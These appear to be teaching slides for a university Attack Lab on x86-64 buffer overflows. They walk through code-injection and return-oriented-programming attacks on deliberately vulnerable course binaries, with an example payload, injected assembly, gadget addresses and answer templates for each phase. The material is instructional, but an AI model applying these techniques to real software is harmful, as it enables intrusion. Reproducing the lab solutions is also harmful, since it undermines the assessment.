Lab Setup: Download your target

Follow all instructions after git clone

1. Edit ‘identikey’ file with your ID
2. Run ‘make’
3. Go to your target*k* directory
4. Create 5 solution files

   ctarget.l1.txt

   ctarget.l2.txt

   ctarget.l3.txt

   rtarget.l2.txt

   rtarget.l3.txt
5. Update your files

   git add .

   git commit -a -m ‘Initial commit’

   git push

Details

To get started on this lab:

> **Note:** It takes a few seconds to build and download your target, so please be patient.

- Edit file ./identikey with your University of Colorado identikey.
- Run `make` -- this should download an attack target and extract it into your directory.
- It that fails, talk to your TA and/or you can obtain your files by pointing your Web browser the attack server. The server will build your files and return them to your browser in a tar file called `targetk.tar`, where *k* is the unique number of your target programs; save this in your git repo and then give the command `tar -xvf targetk.tar` to unpack it.

The files in `targetk` include:


- `README.txt` : A file describing the contents of the directory
- `ctarget` : An executable program vulnerable to code-injection attacks
- `rtarget` : An executable program vulnerable to return-oriented-programming attacks
- `cookie.txt` : An 8-digit hex code that you will use as a unique identifier in your attacks.
- `farm.c` : The source code of your target’s “gadget farm,” which you will use in generating return-oriented programming attacks.
- `hex2raw` : A utility to generate attack strings.

Make certain you add the files to your git repo using

- `git add targetk`
- `git commit -a -m'adding files'`
- `git push`

Lab Setup


- Please, read ‘README.md’ in your repository.
- ‘attacklab.pdf’ file explains what you should do and how to do it.
- Files inside your target directory



- cookie.txt: a signature for your target **(DO NOT CHANGE!)**
- ctarget: used for code-injection attack (phase 1, 2, 3)
- farm.c: a useful information for phase 4 & 5
- hex2raw: a tool to generating attack strings (convert into hex)
- README.txt: describing the contents of the directory
- rtarget: used for ROP attack (phase 4, 5)

Linux Memory Layout

- Stack
  - Runtime stack (e.g., local variables)
- Heap
  - Dynamically allocation (e.g., malloc())
- Data
  - Statically allocated data (e.g., global variables)
- Text
  - Executable machine instruction (read-only)



Stack Layout

When **func1** is called in the **main** function, it involves pushing the return address onto the stack and jumping to the start of **func1**. This is achieved by decrementing the stack pointer by 8 bytes and storing the return address there. Upon completion of **func1**, the return address is used to jump back to the next line in main, and the stack pointer is incremented by 8 bytes to release the space allocated for the return address.

- Example C code


```
int main() {
        … / * some statements … */

        func1();
        A = b;

        … / * some statements … */
}
```

- callq <func1>
    - push “return address” into stack
        - decrease $rsp by 8 (bytes)
        - write “return address” in $rsp
    - jump to <func1>

- retq
    - pop stack to get “return address”
        - get “return address” in $rsp
        - increase $rsp by 8 (bytes)
    - jump to “return address”



Tips for Attack Lab (ctarget)

- Find the addresses of touch functions (not including 0x0a)

- The coding server is a little-endian, so the bytes go in reverse order

- HEX2RAW
  - A solution should be converted into hexadecimal values
    otherwise, the program recognizes it as a string
  - ‘hex2raw’ reads the string in your solution, and converts it into hexadecimal values

- How to check your solution

  1) cat ctarget.l1.txt | ./hex2raw | ./ctarget

  2) ./hex2raw < ctarget.l1.txt > ctarget.l1.raw

     ./ctarget -i ctarget.l1.raw

- padding with random strings of the buffer size
- adding the address of touch1 in reverse order


Buffer Overflow

- Corrupt the return address
  - **retq** will go to somewhere else
  - Using it, we can jump to anywhere we want

- Attack Lab ctarget1 asks you to redirect to touch1 function

```
0000000000401330 <getbuf>:
  401330:	48 83 ec 38          	sub    $0x38,%rsp
  401334:	48 89 e7             	mov    %rsp,%rdi
  401337:	e8 7e 02 00 00       	callq  4015ba <Gets>
  40133c:	b8 01 00 00 00       	mov    $0x1,%eax
  401341:	48 83 c4 38          	add    $0x38,%rsp
  401345:	c3                   	retq
```

- size of buffer = 0x38
- 0x38 bytes = 56 bytes
- your input = 56 + 8 bytes



If we input 56 bytes (buffer size) + 8 bytes strings(desired return address), we can overwrite the return address!

Phase 1: ctarget level 1

- Call the touch1 function
  - Find the address of touch1 function
  - Figure out the size (bytes) of buffer
  - Build any data for the size of buffer followed by the address of touch1
    (Coding server is a little-endian system so you should write the address in reverse order!)

ctarget.l1.txt

```
/* padding 24bytes (0x18) */
01 02 03 04 05 06 07 08
09 10 11 12 13 14 15 16
17 18 19 20 21 22 23 24

/* touch 1 */
97 14 40 00 00 00 00 00
```

Return address

```
000000000040164e <test>:
  40164e:  48 83 ec 08             sub    $0x8,%rsp
  401652:  b8 00 00 00 00          mov    $0x0,%eax
  401657:  e8 25 fe ff ff          callq  401481 <getbuf>
  40165c:  89 c2                   mov    %eax,%edx
  40165e:  48 8d 35 bb 06 0c 00    lea    0xc06bb(%rip),%rsi
  401665:  bf 01 00 00 00          mov    $0x1,%edi
  40166a:  b8 00 00 00 00          mov    $0x0,%eax
  40166f:  e8 cc f6 04 00          callq  450d40 <__printf_chk>
  401674:  48 83 c4 08             add    $0x8,%rsp
  401678:  c3                      retq
  0000000000401481 <getbuf>:
    401481:  48 83 ec 18             sub    $0x18,%rsp
    401485:  48 89 e7                mov    %rsp,%rdi
    401488:  e8 94 02 00 00          callq  401721 <Gets>
    40148d:  b8 01 00 00 00          mov    $0x1,%eax
    401492:  48 83 c4 18             add    $0x18,%rsp
    401496:  c3                      retq
```

Stack memory
~~Return address (00 00 00 00 00 40 16 5c)~~ Overwrite address (00 00 00 00 00 40 14 97)
24bytes (0x18) buffer (for getbuf function)
(not used)

%rsp

```
0000000000401497 <touch1>:
  401497:  48 83 ec 08             sub    $0x8,%rsp
  40149b:  c7 05 d7 e4 2e 00 01    movl   $0x1,0x2ee4d7(%rip)
```

Phase 2: ctarget level 2


- Call the touch2 function with cookie
  - touch2 function
    - Input: cookie
  - Build assembly codes for touch2 input
    - Move the cookie to %edi
    - Return

```
1 mov $0x5561dc98, %edi
2 ret
```


  - Generate the byte codes (see Appendix B in attacklab.pdf file)
    - gcc –c phase2.s –o phase2.o
  - Fill out the rest of buffer to fit the size of buffer followed by the address of %rsp (little-endian)
  - Figure out the address of %rsp inside the getbuf function
    - getbuf address – buffer size
    - 0x5561dca0 – 0x18

```
(gdb) info reg  $rsp
rsp            0x5561dca0   0x5561dca0
```

  - Figure out the address of touch2 function



Phase 3: ctarget level 3




- Call the touch3 function with cookie using hexmatch
  - touch3 function
    - Input: hex value of cookie
  - Build assembly codes for touch3 input
    - Move the **address of the cookie** to %rdi
      - getbuf address + 0x10
    - Return
  - Generate the byte codes (see Appendix B in attacklab.pdf file)
  - Fill out the rest of buffer to fit the size of buffer followed by the address of %rsp (same as phase 2)
  - Figure out the address of %rsp inside the getbuf function
    - getbuf address – buffer size
  - Figure out the address of touch3 function
  - Add the hex string of cookie
    - e.i., 0x3c1eff45 → 33 63 31 65 66 66 34 35

Decimal	Hexadecimal	Binary	Octal	Char
48	30	110000	60	0
49	31	110001	61	1
50	32	110010	62	2
51	33	110011	63	3
52	34	110100	64	4
53	35	110101	65	5
54	36	110110	66	6
55	37	110111	67	7
56	38	111000	70	8
57	39	111001	71	9

Decimal	Hexadecimal	Binary	Octal	Char
96	60	1100000	140	`
97	61	1100001	141	a
98	62	1100010	142	b
99	63	1100011	143	c
100	64	1100100	144	d
101	65	1100101	145	e
102	66	1100110	146	f
103	67	1100111	147	g
104	68	1101000	150	h
105	69	1101001	151	i
106	6A	1101010	152	j
107	6B	1101011	153	k
108	6C	1101100	154	l
109	6D	1101101	155	m
110	6E	1101110	156	n
111	6F	1101111	157	o
112	70	1110000	160	p
113	71	1110001	161	q
114	72	1110010	162	r
115	73	1110011	163	s
116	74	1110100	164	t
117	75	1110101	165	u
118	76	1110110	166	v
119	77	1110111	167	w
120	78	1111000	170	x
121	79	1111001	171	y
122	7A	1111010	172	z

ROP(Return-Oriented Programming) Execution

- Code injection is not so powerful today
  - Randomize stack offset
  - Non-executable stack memory
- ROP attack can overcome these
  - Use the existing code gadgets (instructions ending with ‘ret’)
    - Trigger with ret (c3) instruction
      - retq in <getbuf> will start executing Gadget 1
      - ret in each gadget will start next one



Phase 4: rtarget level 2

- ROP using gadgets (from start_farm to end_farm)
  - Find gadget 1 for popq %rax (58)
  - Find gadget 2 for mov %rax, %rdi (48 89 c7)

- Tips for the answer (little-endian)
  - Buffer size bytes
  - The address of gadget 1: 0x401687
  - The cookie value
  - The address of gadget 2 : 0x40169b
  - The address of touch2 function

```
0000000000401679 <start_farm>:
  401679:  b8 01 00 00 00        mov    $0x1,%eax
  40167e:  c3                    retq

000000000040167f <addval_375>:
  40167f:  8d 87 48 89 c7 c7     lea    -0x383876b8(%rdi),%eax
  401685:  c3                    retq

0000000000401686 <getval_382>:
  401686:  b8 58 90 90 90        mov    $0x90909058,%eax
  40168b:  c3                    retq

000000000040168c <addval_224>:
  40168c:  8d 87 80 50 0e 50     lea    0x500e5080(%rdi),%eax
  401692:  c3                    retq

0000000000401693 <setval_174>:
  401693:  c7 07 3f 58 c3 19     movl   $0x19c3583f,(%rdi)
  401699:  c3                    retq

000000000040169a <getval_426>:
  40169a:  b8 48 89 c7 c3        mov    $0xc3c78948,%eax
  40169f:  c3                    retq
```

nop : This instruction (pronounced "no op," which is short for "no operation") is encoded by the single byte 0x90. Its only effect is to cause the program counter to be incremented by 1.

Answer.txt

Answer.txt
Buffer size byte
Address of gadget1
cookie
Address of gadget2
touch2 address

D. Encodings of 2-byte functional nop instructions

Operation		Register R			
		%al	%cl	%dl	%bl
andb	R, R	20 c0	20 c9	20 d2	20 db
orb	R, R	08 c0	08 c9	08 d2	08 db
cmpb	R, R	38 c0	38 c9	38 d2	38 db
testb	R, R	84 c0	84 c9	84 d2	84 db

Phase 5: rtarget level 3

- ROP using gadgets (from start_farm to end_farm)
  - Use <add_xy>: lea (%rdi,%rsi,1),%rax   // rax = rdi + rsi : Cookie address ← RSP + Offset
  - Find pop and mov instructions

- Tips for the answer
  - Buffer size bytes
  - Pop to rax
  - Offset (the distance from rsp to the cookie)
  - Move instructions // rax→…→rsi(esi),   rsp→…→rdi
  - <add_xy> // rax = rdi + rsi
  - Move from rax to rdi
  - The address of touch3 function
  - Hex string of the cookie

<u>example</u>

rax → rdx → rcx → rsi
rsp → rax → rdi

cookie address as a touch 3 input

Answer.txt

Buffer size byte
Pop to rax
Offset
rax ->…->rsi(esi)
rsp->…->rdi
addxy
Movq %rax, %rdi
touch3 address
Cookie string